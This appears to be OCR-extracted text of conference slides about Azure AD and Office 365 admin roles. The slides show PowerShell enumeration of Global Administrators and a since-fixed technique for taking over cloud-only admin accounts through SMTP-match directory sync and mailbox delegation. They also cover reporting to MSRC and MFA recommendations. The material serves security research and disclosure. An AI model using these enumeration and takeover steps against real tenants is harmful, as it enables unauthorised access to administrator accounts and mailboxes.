


Active Directory administrative tier model:
https://docs.Microsoft.com/en-us/windows-server/identity/securing-privileged-access/securing-privileged-access-reference-material

Azure AD – Roles and access

Azure AD roles

- RBAC Roles are only used for Azure Resource Manager
- Office 365 uses administrator roles exclusively



Interacting with Azure AD

- MSOnline PowerShell module
  - Focusses on Office 365
  - Some Office 365 specific features
- AzureAD PowerShell module
  - General Azure AD
  - Different feature set

Module differences

```
PS C:\windows\system32> Get-AzureADDirectoryRole

ObjectId                             DisplayName                          Description
--------                             -----------                          -----------
21f99461-a0cd-45f8-a4e7-f448d2cb3d06 User Account Administrator           Can manage all asp
643d25c7-afb4-485f-8efb-eb835b26ce3d Company Administrator                Can manage all asp
b6bd2ec9-caa9-4fc3-9261-7fb8316295f9 Directory Synchronization Accounts   Only used by Azure
c45626af-3af9-4267-95e2-d135676798fc Application Administrator            Can create and mar
e01196d3-6a4d-4009-b397-ac1a70c93b10 Directory Readers                    Can read basic dir


PS C:\windows\system32> Get-MsolRole

ObjectId                             Name                                 Description
--------                             ----                                 -----------
729827e3-9c14-49f7-bb1b-9608f156bbb8 Helpdesk Administrator               Can reset passwor
f023fd81-a637-4b56-95fd-791ac0226033 Service Support Administrator        Can read service h
b0f54661-2d74-4c50-afa3-1ec803f12efe Billing Administrator                Can perform commor
4ba39ca4-527c-499a-b93d-d9b492c50246 Partner Tier1 Support                Do not use - not i
e00e864a-17c5-4a4b-9c06-f5b95a8d5bd8 Partner Tier2 Support                Do not use - not i
88d8e3e3-8f55-4a1e-953a-9b9898b8876b Directory Readers                    Can read basic dir
29232cdf-9323-42fd-ade2-1d097af3e4de Exchange Service Administrator       Can manage all asp
75941009-915a-4869-abe7-691bff18279e Lync Service Administrator           Can manage all asp
fe930be7-5e62-47db-91af-98c3a49a38b1 User Account Administrator           Can manage all asp
9360feb5-f418-4baa-8175-e2a00bac4301 Directory Writers                    Can read and write
62e90394-69f5-4237-9190-012177145e10 Company Administrator                Can manage all asp
f28a1f50-f6e7-4571-818b-6a12f2af6b6c SharePoint Service Administrator     Can manage all asp
```

Hunting for admins

- Company Administrator = Global Administrator
- Anyone can query role members


```
PS C:\windows\system32> Get-MsolRoleMember -RoleObjectId 62e90394-69f5-4237-9190-012177145e10 | fl


ExtensionData                   : System.Runtime.Serialization.ExtensionDataObject
DisplayName                     : Bob MSOBB
EmailAddress                    : bob@frozenliquids.onmicrosoft.com
IsLicensed                      : True
LastDirSyncTime                 :
ObjectId                        : 925e521f-4e67-413a-9266-790850ba76b2
OverallProvisioningStatus       : Success
RoleMemberType                  : User
StrongAuthenticationRequirements : {}
ValidationStatus                : Healthy
```

Admins only

Cloud-only or synced

- Most likely not all admins are synced with on-premise
- Can be queried by any Azure AD user
- If we are Domain Admin, can we sync an on-premise account?

Can we sync existing users?



How to use SMTP matching to match on-premises user accounts to Office 365 user accounts for directory synchronization

Applies to: Office 365 Identity Management, Exchange Online


INTRODUCTION

In some scenarios, you may have to transfer the source of authority for a user account when that account was originally authored by using Office 365 management tools. These tools include the Office 365 portal, Microsoft Azure Active Directory Module for Windows PowerShell, and so on. You can transfer the source of authority so that the account can be managed through an on-premises Active Directory Domain Services (AD DS) user account by using directory synchronization.


Finding potential targets


- Needs to have a proxy address (means the account has a mailbox)
- License not required
- Should not already be synced

```
PS C:\Users\Dirkjan> Get-MsolUser -SearchString admintest | select displayname, las
tdirsynctime, proxyaddresses, lastpasswordchangetimestamp | fl


DisplayName                 : admintest
LastDirSyncTime             :
ProxyAddresses              : {SMTP:admintest@frozenliquids.onmicrosoft.com}
LastPasswordChangeTimestamp : 27-12-2018 14:46:53
```



Microsoft 365 admin center
Home > Active users
MSOBB
Try the preview
Add a user
More
Views
All users
Search users
Export
Display name
Username
Status
Sync Type
admintest
admintest@frozenliquids.onmicrosoft.com
Office 365 Enterprise E3
In cloud
adminvince
adminvince@frozenliquids.onmicrosoft.com
Unlicensed
Synced with ...
attacker
attacker@frozenliquids.onmicrosoft.com
Unlicensed
Synced with ...
Bob MSOBB
bob@frozenliquids.onmicrosoft.com
Office 365 Enterprise E3
In cloud

Creating a sync target




Microsoft 365 admin center
Home > Active users
MSOBB
Try the preview
Add a user
More
Views
All users
Search users
Export
Display name
Username
Status
Sync Type
admintest
admintest@frozenliquids.onmicrosoft.com
Office 365 Enterprise E3
Synced with ..
adminvince
adminvince@frozenliquids.onmicrosoft.com
Unlicensed
Synced with ...
attacker
attacker@frozenliquids.onmicrosoft.com
Unlicensed
Synced with ...
Bob MSOBB
bob@frozenliquids.onmicrosoft.com
Office 365 Enterprise E3
In cloud

Delegate permissions for the inbox



So about that assignment

- We created a new account
- Linked it to an existing admin
- Delegated ourselves mailbox permissions
- Flag achieved ☺

I sync we have a problem


- Domain Admin is not required to create new users
- Often delegated to (junior) IT admins
- “Create user” privileges sufficient to take over admin accounts
- Multi Factor Authentication not bypassed
  - Make sure all admin accounts have MFA enforced!
- Prime target: emergency admin accounts not requiring MFA
  (recommendation from Microsoft until a few months ago)

Don’t worry it’s fixed

- Reported to MSRC in June 2018
- Fixed mid October 2018
- Account sync not possible anymore for admin accounts

Still

- MFA all the things!
- If you can’t, enable monitoring (license required)



Role privileges and escalation

Azure AD admin roles

- Global/Company administrator can do anything
- Limited administrator accounts
  - Application Administrator
  - Authentication Administrator
  - Exchange Administrator
  - Etc
- Roles are fixed

Source: https://docs.microsoft.com/en-us/azure/active-directory/users-groups-roles/directory-assign-admin-roles

Application Administrators

- “create and manage all aspects of enterprise applications, application registrations, and application proxy settings”
- What is an application?

Everything is an application

- Examples:
  - Microsoft Graph
  - Azure Multi-Factor Auth Client
  - Azure Portal
  - Office 365 portal
  - Azure ATP
- A default Office 365 Azure AD has about 200 service principals (read: applications)

Service principals VS applications

- Applications/App registrations are applications that exist in **your** Azure AD

```
PS C:\Users\Dirkjan> (Get-AzureADApplication -filter "DisplayName eq 'testapp'")

ObjectId                             AppId                                DisplayName
--------                             -----                                -----------
2e2b8ab7-a4ad-4693-a073-5fef14c76c3b 503b1bc2-d75e-4c86-a974-9f9ed51c99c3 testapp
```

